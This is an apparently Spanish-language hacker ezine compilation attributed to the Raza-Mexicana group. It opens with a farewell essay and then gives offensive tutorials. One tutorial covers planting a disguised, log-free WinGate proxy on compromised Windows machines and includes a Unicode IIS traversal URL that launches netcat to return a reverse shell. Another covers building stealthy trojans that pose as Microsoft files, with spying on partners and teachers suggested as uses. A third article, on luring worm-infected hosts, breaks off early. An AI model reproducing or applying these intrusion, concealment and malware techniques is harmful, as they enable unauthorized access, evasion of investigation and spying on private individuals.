Este texto tuvo un fin practico (Al menos eso espero), y fue el mostrarles que paso con esta generación y con su gente, se que gran parte de las personas que me prestaron un par de horas de su vida para leer este trabajo sacaran algo de provecho, este material mas que documental, fue educativo, tuvo un fin oculto desde el principio y fue en gran parte una medida preventiva para las hordas de mocosos estúpidos que a como de lugar quieren figurar en el medio; No lo intenten, ayuden a la comunidad haciendo algo de provecho, fíjense metas factibles, cuando las alcancen fíjense otras que tengan posibilidad de realizar con todo lo que ganaron de experiencia. Lo ultimo que puedo pedirles es que dejen morir esta generación en paz, ya fueron muchos tumultos y peleas, ya basta. Para las próximas generaciones habrá espacio de sobra reservado en la historia y esta en ustedes escribir con su propia mano la historia misma, por lo pronto este episodio ya se acabo desde hace mucho tiempo, no insistan. La gente de la vieja guardia quiere solo ser recordada por su trabajo, no por por hazañas personales, simplemente quieren descansar y vivir lo que la vida fuera del medio les tiene preparado.

Este texto fue drásticamente modificado de la versión original que tenia planeado escribir, originalmente mi intención era de escribirlo en no menos de 150 hojas, usando casi todas las vulgaridades que han sido

escritas en los baños de una cantina, señalando con el índice a todos los actores que quedaron en el anonimato en muchos párrafos de este texto, con un exagerado uso de modismos y vocablos dignos de un crucigrama y unas decenas de logs y registros de las idioteces que sucedían diariamente en el equipo. Todas estas cosas divertidas fueron eliminadas para darle mayor fluidez al texto, hacerlo de fácil lectura y por lo menos no tan ofensivo a la vista. Claro que saldrá esa versión sin censura a la luz, siempre y cuando una editorial me pague una asquerosa cantidad de dinero y no lo ponga en un estante de libros haciendo fila con los Chistes de Tutti-fruti de Editorial Selector junto a la caja registradora de un Sanborns.

Con el cierre de Proyecto Argelia marco la finalización de este modo de vida que lleve a lo largo de estos años, el proyecto tenia como finalidad adentrarme en la vida de un hacker, al cual impersonifique con el nombre de "Argelia" en un sin numero de ocasiones. Hasta hoy solo un par de personas saben quienes conformábamos este proyecto, inclusive la gente de Raza-Mexicana ignora que este nombre fue utilizado para trabajos que fueron mas allá del espionaje entre equipos vecinos y que 3 personas dieron vida propia a ese nombre para tales fines, lo que ellos y ustedes saben al dic de hoy es que nunca estuve solo y que una pequeña parte del proyecto esta volcado en este texto, lo demás me lo llevo a la tumba pues son recuerdos, experiencias, amistades y muchas cosas que espero no se repitan nunca mas.

Agradecimientos

Quiero agradecer a todos los que se chutaron las 22000 palabras contenidas en este relato, pues ustedes son dignos de mi gratitud por tener tanto tiempo libre como para invertirlo en este pasquín que les traje hoy hasta ustedes, a todos los que me soportaron, son demasiados como para nombrarlos así que se la pelan, a todos los actores que hice alusión en este relato, cuyos nombres no fueron mencionados pero tendré la oportunidad de darles el crédito apropiado cuando me interrogue el Gobierno Federal, a todos los compas, conocidos, cuates y valedores que hice a lo largo de esta aventura y que no he tenido el gusto de verlos tan seguido como quisiera, pues se que algún dic podremos brindar con jugo de uva nuevamente, a todos los chiquillos idiotas que tuvieron la mala suerte de ser insultados por mi en ese periodo, pues ellos saben que habrá otras oportunidades para que los pulverice en mis acostumbradas peleas argumentativas, a todos mis enemigos de cartón que se cruzaron en el camino de este mexiquense testarudo, pues ellos saben que en la trinchera de internet y afuera en la calle les pediré atentamente que alcen las manos para quebrarles el rabo a patadas, a todos los censores que meticulosamente verificaron que este texto no contenía ni una sola majadería, cuestión que me costo demasiado trabajo, pues tuve que prescindir de un vasto numero de palabras que bien pudieron hacer mas extenso y entretenido este relato, a todas las generaciones que me precederán, pues este texto va para todos ustedes junto con mis consejos y sarcasmos que nunca les faltaran cuando me pregunten estúpideces, a todos mis prestanombres, Atma, Reikon, Masiosare, Fatal III y a Fatal, por darme una identidad falsa todos estos años y en especial a todas las personas que conocí en estos años turbulentos y los pude tratar como verdaderos amigos aun cuando no se los he dicho abiertamente, pues a estas alturas del texto les expreso mis votos de confianza para contar conmigo aun cuando todos sabemos que esto se acabo. A todos gracias...


Instalando un proxy
Por DeadSector (deadsector@raza-mexicana.org)
Introducción por Vlad (vlad@raza-mexicana.org)

Introducción

Según Daniel A. Morris que es un Assistant United States Attorney (AUSA) in the District of Nebraska y es el Computer and Telecommunications Coordinator (CTC), el principal obstáculo para identificar a un hacker que ha hecho desmadre en alguna red es:

"A hacker might hide or "spoof" his Internet Protocol (IP) address, or might intentionally bounce his communications through many intermediate computers scattered throughout the world before arriving at a target computer. The investigator must then identify all the bounce points to find the location of the hacker, but usually can only trace the hacker back one bounce point at a time. Subpoenas and court orders to each bounce point may be necessary to identify the hacker" (Texto tomado del sitio del FBI).

En pocas palabras: que antes de llegar a su objetivo final un hacker 'rebota' las instrucciones (su señal) en algunas computadoras, de tal manera, que cuando llega a su objetivo final, este, deja registrada la dirección IP de la ultima computadora que rebotó la señal.



En el mejor de los casos después de una intrucción en "Objetivo" las direcciones IP que quedan en los logs son nulas ya que pudimos borrarlas, y en el peor de los casos quedarán registradas las direcciones IP de "Servidor D"; para realizar la investigación deben de auditar el equipo que fue afectado ("Objetivo"), de ahí se lanzan a buscar al culpable que arroje el análisis de los logs, el detalle aquí es que "Servidor D" que es el supuesto agresor esta en un lugar geográficamente distinto, en donde probablemente tengan que solicitar una orden a alguna autoridad de

ese país para auditar ese equipo y ya que logren el permiso pues se darán cuenta de que ahí no hay evidencia para culpar al poseedor de ese equipo y verán que solo fue utilizado para rebotar la señal, para lo cual verán la forma de sacar la dirección IP que se colgó a ese equipo y rastrear el siguiente nodo, no sin antes configurar el equipo para que guarde de todo, hasta un puto ping, por eso cuando hagas algo verdaderamente malo pues no regreses y ya no uses ese proxy.

Espero que con esto te puedas dar una idea de lo importante que es usar una PC intermedia entre tu objetivo y tu PC, ya que esta puede ser la diferencia entre que te encuentren y te metan un susto y el que sigas como si nada por ahí.

¿Por qué existen los servidores proxy?

Creo que la principal causa es por cuestiones económicas, ya que poder tener una dirección IP (estática o dinámica) en internet tiene un precio y tener dos o mas pues incrementaría el precio, ahora imagínate a una micro empresa, a una PyME o a un SOHO en donde se cuenta con algunas PCs y con la necesidad de transferencia de archivo, consulta de información todo esto a través de internet, sacar a internet a cada una de esas PCs consumiría muchos recursos tanto económicos como materiales, y es ahí donde entran los servidores proxys, si una PC tiene salida a internet entonces ésta puede compartir su salida y permitir que otras PCs también tengan acceso a internet, de tal manera que se hace necesario un instrumento (hardware o software) que permita esta operación, de ahí la necesidad de los servidores proxy. Otro punto es que las direcciones IP son limitadas, algún día habrán tantas computadoras conectadas a internet que no habrán tantas direcciones y existiendo un servidor proxy pues este puede compartir su conexión y su dirección IP.

De los servicios mas importantes que se pueden rebotar son:

ftp (21)
telnet (23)
smtp (25)
http (80)
pop (110)
socks (1080)

Se que te preguntarás como esta esto del rebotado de la señal, pues es muy fácil, pero para no repetir la información lo que puedes hacer es ir al ezine3 y ver el artículo que ahí habla de proxys, y ahora que comience la diversión, antes que nada necesitaremos algunas cosas:

- Wingate 5.0.1. Baja la versión demo.
- Un editor hexadecimal. En lo particular uso el HexWorkShop.
- Una victima Win9x, ME, 2K, XP o NT ya previamente controlada para poder instalarle el servicio.

Lo primero que haremos es preparar el wingate.exe para instalarlo en la victima, para lo cual cedo la palabra a mi compañero DeadSector que se encargara de detallar todo el proceso.

Los siguientes datos fueron extraidos de una maquina de prueba.
version de wingate es 5.0.1 .
instalado en windows XP

Cuando ves las propiedades de wingate.exe veras los siguientes datos. Para modificar los datos agregue las direcciones hex entre parentesis al final de cada linea.

```
File Version: 5.0.1.766
Description: WinGate Engine        (21f1c0 cambia a IndexingClient )
Copyright: Copyright © 1998-2000 Qbik Software NZ Ltd(21f26c cambia a
Copyright © 1998-2000 Microsoft Corp )

Company: Qbik Software NZ Ltd      (21f16c cambia a Microsoft Corp . )
File Version: 5.0.1 [766]          (21f200)
Internal Name: WinGate             (21f238 cambia a IndexCL )
Languaje: English (United States)
Legal Trademarks: WinGate          (21f2ec cambia a IndexCL )
Original File name: WinGate.exe    (21f324 cambia a IndexCL )
Product Name: WinGate              (21f380 cambia a IndexCL )
Product Version: 5.0.1 [766]       (21f3b4)
```

el archivo wingate.exe acepta los siguientes parametros

```
-? o -help             enseña la lista de parametros aceptados
-q o -query            te da el status del servicio wingate. te dice si
esta prendido
o apagado
-i o -install          instala el servicio wingate
-s o -start            arranca o prende el servicio wingate
-x o -stop             apaga o detiene el servicio wingate
-r o -u o -uninstall   desinstala el servicio wingate de la maquina
-force9x               en NT corre wingate como un ejecutable normal y no
como servicio
```

```
wingate.exe -i
```

cuando lo ejecutas con -i se agrega como servicio llamado "WingateEngine" (1fdd48 cambia a IndexCL)

en "windows event viewer" podras ver un mensaje que dice

```
Event Type:       Information
Event Source:     WinGateEngine (1fdd48)
Description:      The WinGateEngine service was installed successfully.
      (21f454 cambia a The System is working Fine . Services OK )
```

el servicio instalado tiene los siguientes datos.

como "display name" dira "Qbik Wingate Engine" . (1e9cdc cambia a Indexing Client MS)
en "ImagePath" quedara grabado el directorio donde estaba el ejecutable.
el servicio arranca automaticamente cada que reinicia la maquina. La informacion la puedes encontrar en registro de windows .

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WinGateEngine]
```

cuando lo ejecutas con -u se borran esos datos de registro de windows .

en "windows event viewer" saldra

Event Type: Information
Event Source: WinGateEngine (1fdd48)
Description: The WinGateEngine service was removed successfully.
(21f488 cambia a The System is working Fine .Services OK)

si por algun motivo no se pudo quitar el servicio el mensaje esta en (21f4b8) y dice The WinGateEngine service was not removed successfully. (cambia a The System is working fine . Services OK)

wingate.exe -s

esto arranca el servicio. en "Windows Event Viewer" sale este mensaje
Event Type: Information
Event Source: WinGateEngine (1fdd48)
Description: The service has been started. (21f580 cambia a Everything is working fine)

al iniciar el servicio se agregan datos de configuracion a la siguiente direccion de registro de windows.

[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software]

en la carpeta donde se puso el ejecutable se crean automaticamente directorios y archivos

dir logs (1f3bcc cambialo a nul)
dir Quarantine (2074ec cambialo a nul)
HISTORY.CDX
HISTORY.DBF (1f38c1) (si renombras este a nul ya no sale history.cdx cuando arranca wingate)

si tienes la licensia valida tambien genera esto
dir cache (1ef860cambialo a nul)
dir Mail (2072e0)

wingate -x

esto detiene el servicio. en "Windows Event Viewer" sale este mensaje
Event Type: Information
Event Source: WinGateEngine (1fdd48)
Description: The service has been stopped. (21f5a4 cambia a Everything is Working Fine)

para instalar lo basico en un server esto es lo que necesitas.

un arhivo reg para subir informacion al registro de windows y wingate.exe

en este caso renombrare wingate.exe a winlogon.exe para que no puedan apagar el servicio tan facilmente. los comandos serian estos.

rename wingate.exe winlogon.exe (se renombra a winlogon.exe)
winlogon.exe -i (se instala el servicio)
regedit /s run.reg (se mete datos de licensia o configuracion a registro de windows)

winlogon.exe -s (wingate arranca y configura registro de windows con datos default)

winlogon.exe -x (wingate se apaga)

regedit /s run.reg (subimos de nuevo los datos de configuracion a registro de windows)

winlogon.exe -s (se prende el servicio y ya podemos entrar a configurarlo remotamente con gatekeeper.exe)

ejemplo : RUN.REG

```
---------------------------------------------------------------------------
REGEDIT4

[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\WinGate\License
Manager\Wingate\License0]
"Licensed"=dword:00000001
"raza"="40V5D6QNV7JQ0SCLVBWB70"

[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\WinGate\AutoUpdate]
"DefaultDays"=dword:00000000
"Popup"=dword:00000000

[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\WinGate\Services\DHCP Service]
"Startup"=dword:00000000

[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\WinGate\Services\DNS Service]
"Startup"=dword:00000000

[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\WinGate\Services\FTP Proxy
server]
"Startup"=dword:00000000

[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\WinGate\Services\GDP Service]
"Startup"=dword:00000000

[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\WinGate\Services\Logfile
Server]
"Startup"=dword:00000000

[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\WinGate\Services\POP3 Proxy
server]
"Startup"=dword:00000000

[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\WinGate\Services\RTSP
Streaming
Media Proxy]
"Startup"=dword:00000000

[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\WinGate\Services\SMTP Server]
"Startup"=dword:00000000

[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\WinGate\Services\Winsock
Redirector Service]
"Startup"=dword:00000000
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\WinGate\Services\Remote
Control
Service]
"Description"="Remote Control Service"
"LoggingEnabled"=dword:00000000
"LogOptions"=dword:00000000
"BindingOption"=dword:00000000

[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik
Software\WinGate\UserDatabase\Administrator]
"Name"="Administrator"
"Password"="4DC131A62145AF8EE94AD0CE2447114AAADB51FC6D79411299700CE503F81
8683E083D0F70A0DCF6"
"POP3Password"="497E3EFDB9E02217A226D90A95BB8A4A656E466C33CFDC5192D128FF4
C1C72C954760FDA2F4C3BF6"
"UserMustChangePassword"=dword:00000000
```

---

ahora entramos y damos de alta el servicio de proxy que deseamos. por ejemplo web proxy

El significado normal de la palabra PROXY es alguien que hace algo a nombre algún otro, e.g. votación por proxy. El uso del Internet de la palabra tiene el mismo significado pero refiere a un programa del software. WinGate hace cosas a nombre de otros programas del software. Específicamente, WinGate hace peticiones del Internet a los servidores del Internet a nombre de clientes del Internet. Es importante recordar que WinGate hace el trabajo del PROXY, no GATEKEEPER. (traduccion de google de texto de help que viene con wingate)

ejecutas gatekeeper en tu maquina.

Username = Administrator (tiene que ser con A mayuscula)
Password = raza (todas minusculas)

use current windows logon NO debe estar seleccionado

Server = ip de maquina donde se instalo wingate
Port = 808

logon to local machine NO debe estar seleccionado

picas en OK eso te conectara a wingate y veras la pantalla principal. de lado izquierdo sale pestaña de SYSTEM y del lado derecho ventana de ACTIVITY

cambiate a ventana de SERVICES . (esta enseguida de system) estara en blanco. das click con boton derecho y seleccionas opcion de NEW SERVICE -> WWW PROXY SERVICE donde dice "service port" ponemos el puerto que usaremos "3380" por ejemplo te vas a BINDINGS y seleccionas "Allow connections coming in on any interface" te vas a LOGGING y seleccionas "Do not log events for this service" picas "OK" y debe aparecer el servicio WWW PROXY SERVICE en puerto 3380

para configurar telnet proxy

en SERVICES das click con boton derecho y seleccionas opcion de NEW SERVICE --> Telnet Proxy Service donde dice "service port" ponemos el puerto que usaremos "3323" por ejemplo te vas a BINDINGS y seleccionas "Allow connections coming in on any interface" si crees que 60 segundos de timeout es muy poco en SESSIONS cambia la opcion de timeouts le puedes subir el tiempo. el default es 60 segundos. puedes poner 600 o desabilitarlo completamente. luego te vas a LOGGING y seleccionas "Do not log events for this service" picas "OK" y debe aparecer el servicio TELNET PROXY SERVICE en puerto 3380

para configurar TCP Mapping service

en services das click con boton derecho y seleccionas opcion de NEW SERVICE --> TCP Mapping service donde dice "service port" ponemos el puerto que queremos usar para recibir conecciones "3381" por ejemplo seleccionas la opcion que dice "ENABLE DEFAULT MAPPING TO" y en server pones el ip del server a donde quieres mandar el servicio (192.168.1.2). en "ON PORT" el puerto a donde quieres mandar la peticion(8080). te vas a BINDINGS y seleccionas "Allow connections coming in on any interface" si crees que 60 segundos de timeout es muy poco en SESSIONS cambia la opcion de timeouts le puedes subir el tiempo. el default es 60 segundos. puedes poner 600 o desabilitarlo completamente. luego te vas a LOGGING y seleccionas "Do not log events for this service" picas "OK" y debe aparecer el servicio "TCP MAPPING SERVICE" en puerto 3381

por ejemplo. 192.168.1.2 puerto 8080

cuando le hagas una coneccion al server al puerto 3381 lo redirecciona a 192.168.1.2 puerto 8080 .

esto te sirve si necesitas mandar una sesion de reverse telnet a tu maquina o usar bug de unicode en algun server y no quieres que tu ip real quede en logs. quedara grabado que se hiso la coneccion al server y tu ip no saldra en ningun log.

para unicode seria algo asi:

suponiendo que ya subiste nc.exe a server hackeado en tu maquina (192.168.1.2) corres nc.exe -l -p 8080 le mandas al server
http://nasa.gob.mx/scripts/..%255c..%255c/winnt/system32/cmd.exe?/c+nc.exe+wingateserver.com+3381+-e+cmd.exe

eso hace que nc se conecte de server hackeado a tu wingate a puerto 3381 y te manda sesion de cmd.exe . y wingate te redirecciona trafico a tu casa ip 192.168.1.2 en puerto 8080 donde tu nc.exe ya esta esperando.

Construyendo al troyano ideal Parte 1
Por Vlad (vlad@raza-mexicana.org)

Introducción

Cuantas veces no has querido partirle la madre al pendejo que tuvo la osadía de poner sus sucias manos sobre tu novia? O cuantas veces no has querido fastidiarle su flamante PC portátil a tu patético profesor de seguridad informática? O quizás alguna vez has querido entrar a la cuenta de correo de tu pareja para ver quien y que le escriben?? Estoy seguro que varias veces, y también se que desearías poder entrar a sus archivos y boicotearlos, obtener sus passwords, leer sus correos, etc; y se me ocurren varias formas de hacerlo, pero en esta ocasión nos enfocaremos en mi método preferido : los caballos de Troya.

Girlfriend, netbus, BO, subseven, has escuchado estos nombres? Seguro que si, son de los principales troyanos que han atormentado a mas un usuario, pero hay un fenómeno muy curioso con estos troyano : sale uno nuevo y unos días después ya se cuenta con un antivirus que desactiva, desinstala y previene una nueva infección, pero porque? La respuesta es simple, porque es un troyano genérico, el cual fue programado para usarse para cualquier usuario y por cualquier usuario que su programador decidió ponerlo a disposición de todos en la red y por lo tanto las compañías de antivirus sacan su vacuna en tan corto tiempo, lo cual hace que troyano ya no sea tan útil como al principio. El objetivo de este artículo es encontrar el troyano ideal, y como diría mi Madre : "si quieres algo bien hecho... pues hazlo tu, holgazán", así que veremos como hacer un troyano, no al detalle del código, pero viendo que es lo que se debe de contemplar, porque si saco el código pues dentro de unos días habrá una vacuna y eso no lo queremos, así que para encontrar al troyano ideal tendremos que programarlo, picarle a la tecla, pensarle un poco, vernos fríos al momento de codear y pasarnos largas horas frente a la PC, así que dejémonos de perder el tiempo y que comience la fiesta.

Lista de materiales

Pues manos a la obra, lo que necesitamos es lo siguiente (se les recuerda que todo experimento debe de ser supervisado por un adulto, todos los pasos deben seguirse al pie de la letra y ningún sustituto debe ser usado):

- Cerebro. Con su suficiente oxigeno para que funcione, cuidando de no hiperventilarlo porque se sienten unos mareos muy raros.
- Computadora. Con el windows de tu preferencia. Se recomienda tener un 9X y uno basado en NT (en lo particular uso 98 y Win2K Pro.).
- Compilador. C, visualBasic, visualC, delphi o C++Builder.
- Conocimientos de programación.

- Conocimientos del funcionamiento de Windows.
- Conocimientos de TCP/IP.
- Una victima. No es necesaria, pero se disfruta mas picándole a la tecla cuando piensas que ese pendejo que te hizo una mala jugada va a pagar caro (siempre es bueno estar motivado no?? jejeje).

Primeros pasos

¿Que es un troyano? Es un programa de computadora como el winamp o el winzip que utilizas a diario, la diferencia es que el troyano se ejecuta en modo 'oculto' (oculto para el usuario promedio pero no para un usuario experimentado), sin que el usuario se de cuenta de que está corriendo, ya se, van a decir que muchos procesos de windows corren de esta manera, pero el troyano lleva un fin un tanto malicioso y por lo tanto es considerado como un virus. Todos los troyanos que he visto son del tipo cliente/servidor, una aplicación servidor que corre un modo furtivo y una aplicación cliente que es donde el 'intruso' manda a ejecutar acciones en el servidor y lo mas importante y de que ahí tome su nombre es que es un programa enmascarado, una trampa, una puerta trasera.

¿Programa y proceso? Windows es un sistema 'multitask' lo cual implica que puede ejecutar mas de una aplicación 'al mismo tiempo' (en realidad solo utiliza threads para ejecutar en fracciones muy pequeñas de tiempo diferentes procesos cuando se cuenta con un solo procesador, en el caso de que el equipo cuente con mas de un procesador pues aquí el multiproceso si es verdadero), ahora bien, el programa es el conjunto de instrucciones (alojadas en archivos ejecutables, tales como exe, com, scr, dll, etc) que se ejecutan en la computadora ocupando tiempo de procesador y recursos en general, dicho programa al mandarse a ejecutar genera un proceso (claramente identificado por un PID : el identificador del proceso) único en la computadora, de tal manera que cuando ejecutamos la misma aplicación dos o mas veces, el PID que se genera para cada instancia del programa es diferente.

¿Es posible ocultar un proceso? Hasta donde yo se no se puede y en el tiempo que llevo programando troyanos no he encontrado la forma de ocultar un proceso por completo, existen algunos métodos para ocultarlos del taskbar o del ctrl+alt+sup en los sistemas win9x, pero un buen firewall o un monitor del sistema puede ver todos los procesos que se están ejecutando.

¿Qué es el API de windows? El API es una serie de librerías que se encuentran en windows (se instalan por default) disponibles para cualquier proceso, dichas librerías controlan los procesos básicos de la computadora, como creación y destrucción de procesos, acceso a unidades de disco y muchos etcéteras, ya que el API es muy grande, todos los programas que utilizas hacen uso del API de windos en algún momento de su ejecución (bueno, habrá algunos que no hagan uso del API pero serán muy pocos y extremadamente específicos).

¿Qué herramienta es la mejor para hacer un troyano? Creo que esta es una pregunta algo difícil de responder, pero lo que debemos de tomar en cuenta para elegir nuestra herramienta de desarrollo es lo siguiente :

- Nuestro nivel de dominio de la herramienta. Si no tienes ni la menor idea de cómo se programa en C y lo único que sabes usar es visualBasic pues no te arriesgues a que te salga un desbordamiento de pila cuando tu troyano esté en plena ejecución.
- Independencia del ejecutable. Si es verdad que los programas que corren en windows usan muchas librerías (dlls), muchas de estas se encuentran por default en todas las instalaciones de windows (el API), pero existen algunas herramientas de desarrollo que requieren algunas librerias adicionales (vbrunxxx, o algun ocx) que no siempre se encuentran instaladas en todas las computadoras.
- El tamaño del ejecutable. Algunas herramientas dejan el ejecutable mas grande que otras, porque agregan mas funciones o porque hacen uso del API.
- Acceso a dicha herramienta. He visto en versión demo algunas de las herramientas listadas anteriormente y otras no, pero sin lugar a duda todas las puedes bajar de internet, todo es cuestión de que las busques.
- Facilidad de programación. En algunas herramientas es mas fácil programar algunas cosas, ya que las funciones ya están programadas.
- En lo particular para estas cuestiones prefiero usar C, y mi preferido es el C++ Builder, pero también me declaro amante del Delphi =), pero que esto no influya en tu decisión, tu usa la que mas te guste.

El tamaño y la apariencia si importan.

La apariencia. Es tu troyano y le puedes poner el icono que mas te guste, pero recuerde que debe de pasar inadvertido, selecciona un icono estándar de windows, algo como una ventanita de windows o una computadorcita, en lo particular prefiero usar el icono de winzip... si ya se que se que se va a ver muy extraño, pero mas adelante varas porque lo uso yo.

Información del ejecutable. Cuando vemos las propiedades del ejecutable nos enteramos de su versión, el copyright, la compañía que lo hizo, el nombre y otros datos, a tu troyano ponle los datos de Microsoft, así si lo llegan a encontrar y ven sus propiedades pues dudarán en borrarlo debido al temor de que mal funcione su windows, no se te olvide que el iconito y la información del ejecutable deben de ser congruentes entre si.

El tamaño. Debes de tener en cuanta el tamaño (en la parte del server, el cliente de todas maneras lo usaras tu), entre mas pequeño es mejor, es mas transportable y se transfiere más rápido, para dicho efecto debes de ponerle a tu troyano lo mas indispensable, hacer uso del API directamente y no mediante funciones que implemente tu herramienta de desarrollo, enfocarte bien a tu objetivo. Una vez finalizado tu troyano te recomiendo que lo compactes para que quites los huecos que pudieran

quedar en tu ejecutable, para esto pues hay varias herramientas en el mercado : pex, aspack, upx y otros, compacta tu ejecutable con todos y ve cual es el que mejor resultado te da y usalo. Otro aspecto que influye mucho en el tamaño del troyano es la compatibilidad entre plataformas windows, he realizado funciones que me funcionen perfectamente en plataforma NT pero cuando las corro en un 9X me causa problemas, ten cuidado en este detalle y si lo crees necesario pues realiza tres versiones de tu troyano : win9X, NT y la versión que encapsula las dos anteriores.

El nombre. Usa un nombre modesto, discreto, no le pongas algo como: malditoPerro.exe o h4x0r.exe ponle algo como win32b.exe o algo así, ni el icono ni el nombre son buenos lugares para demostrar tu odio o tu supremacía.

Ocultándolo

El ocultamiento se da de tres tipos : ocultar el ejecutable (y sus archivos acompañantes según sea el caso), el proceso y su punto de ejecución (que este punto lo vemos en la instalación).

Ocultando el ejecutable. Parte de este ocultamiento ya lo vimos anteriormente, ponle un iconito discreto, pero no lo dejes sin iconito (eso si alza sospechas). La primer función que debe de ejecutar un troyano es:

- Verificar que ya este instalado, en caso contrario
  - Copiarse a si mismo a un lugar seguro e instalarse
  - Mandar a ejecutar la copia que hizo
  - Y finalmente matar el proceso inicial (el primer exe)

Expliquemos este punto, lo de la instalación lo vemos mas adelante. Qué pasa en el caso de que la victima sea ella misma la que ejecuta el troyano? Le da doble clic y ve que nada pasa, luego trata de eliminar dicho archivo y le sale una ventanita diciendo que no puede eliminar dicho archivo ya que se encuentra en ejecución, ups, punto malo para el troyano, por eso debemos de indicarle al troyano que si no esta instalado pues que se copie a si mismo a otro lugar y que mande a ejecutar ese ejecutable. He visto varios virus que hacen eso, se copian en otras carpetas, mis preferidos son la papelera de reciclaje (c:\recycled) y el directorio system, la papelera es fácil ubicarla , pero, dónde fue instalado windows para así saber donde está la carpeta system?, ok, esta información la sacamos del registro de windows (si no sabes mucho sobre el registro de windows te recomiendo que revises revistas pasadas de Raza porque ahí viene una explicación), la ruta es :

HKEY_LOCAL_MACHINE\ Software\Microsoft\Windows\CurrentVersion

Y el key que guarda donde fue instalado windows es : SystemRoot. Este es un buen lugar para instalar tu troyano, hubo una vez un virus llamado SirCam que se copiaba a la carpeta system32, se ponía atributos de sistema, oculto y solo lectura, lo cual lo hacia muy sospechoso, así que con que lo coloques en alguna carpeta de windows bastará. Debes prever que puede darse la posibilidad de que el sistema no te deje escribir en una carpeta de windows, así que te recomiendo que cuentes con una carpeta alterna para instalar, la de archivos de programas también es muy buena carpeta.

Una vez realizada la copia (e instalado, que esto lo vemos después) debes mandar a ejecutar dicha copia desde tu troyano, si me explique bien?, cuando copies el ejecutable vas a tener dos copias, una, que es la primera que se ejecutó y la otra que se encuentra en un lugar seguro, entonces, la primera manda a ejecutar a la segunda e inmediatamente después la primera copia se cierra. Para mandar a ejecutar un archivo desde tu programa has uso de la función API : ShellExecute.

En el caso de que tu ejecutable genere archivos pues también ponlos en una carpeta de windows con un nombre discreto, no uses keylog.txt, logger.txt, 15-jun-02.log, o cosas como esas, SirCam guardaba todas sus cuentas de correo que infectaba en archivos con extensión .dll, no dejes a tus archivos sin extensión, usa una que no levante sospechas (.bin, .dll, etc)

Ocultando el proceso. Esta es una de las partes difíciles de hacer (por lo menos para mi), pero lo que si debes de cuidar es que no se muestre ninguna forma (que difícilmente vas a requerir que se muestre algo), ningún mensaje de error y que no aparezca en el taskbar y en el taskmanager, fácil no? Jejeje, bueno pues vamos paso por paso.

Las formas. Desde mi punto de vista no es necesario que nuestro troyano (la parte del server) tenga formas, ya que no va a mostrar ninguna información (bueno, esa es mi recomendación), lo que debemos de hacer es generar todo lo que necesitemos para nuestro programa en tiempo de ejecución, de esta manera no necesitaremos ninguna forma (esta manera de programación es un poquito mas difícil así que si no quieres estar en problemas usa una forma). Una buena manera de ocultar tu aplicación es hacerla del tipo Servicio (solo para los sistemas basados en NT), aunque en win9x puedes emular un servicio con el API : RegisterServiceProcess que se encuentra en : KERNEL32.DLL.

Los errores. Cuando ejecutes algún proceso (sea cual sea) en tu troyano asegúrate de cachar cualquier error que este pueda generar, no permitas que windows muestre una ventana de error, tu cacha el error y deshazte de el, si te quieres ver muy perfeccionista guarda el error en algún archivo.

El nombre. Aquí el nombre es importante, ya que aunque el usuario vea el proceso pero si tiene un nombre que no levanta sospechas pues entonces no se preocupará, ponle algo como Winlogon.exe.

Despedida

Espero que esta parte les quede clara y que ya empiecen a trabajar en sus troyanos, a investigar códigos, a escoger sus herramientas y familiarizarse con ellas y buscando una victima jeje; en el próximo ezine vendrán los siguientes temas :

- Auto instalación
- Recursos
- La puerta
- Lo que no debe hacer
- La funcionalidad

- La distribución
- Conclusiones

Reciban un cordial saludo, hagan su tarea y recuerden : 'Los administradores se creen dioses administrando sistemas, cuando en realidad están usando una herramienta que hizo un ser superior... el programador'.

Que ellas vengan a mi & Stuff
Por Wireless (wireless_6@hotmail.com)

ESTE NO ES UN HOW-TO PARA CONSEGUIR VIEJAS, es un artículo más bien para principiantes, gente que inicia en esto, es algo muy simple, espero que les sea útil.

Este articulo es para aquellos que andan buscando algun servidor vulnerable donde jugar. En lugar de estar buscando maquinas y dejando tus huellas en todos lados, porque no dejar que ellas vengan a ti?

Todavía existen muchas maquinas infectadas con gusanos como nimda , codered etc .

Estas máquinas se pasan los días buscando otras máquinas para infectar.

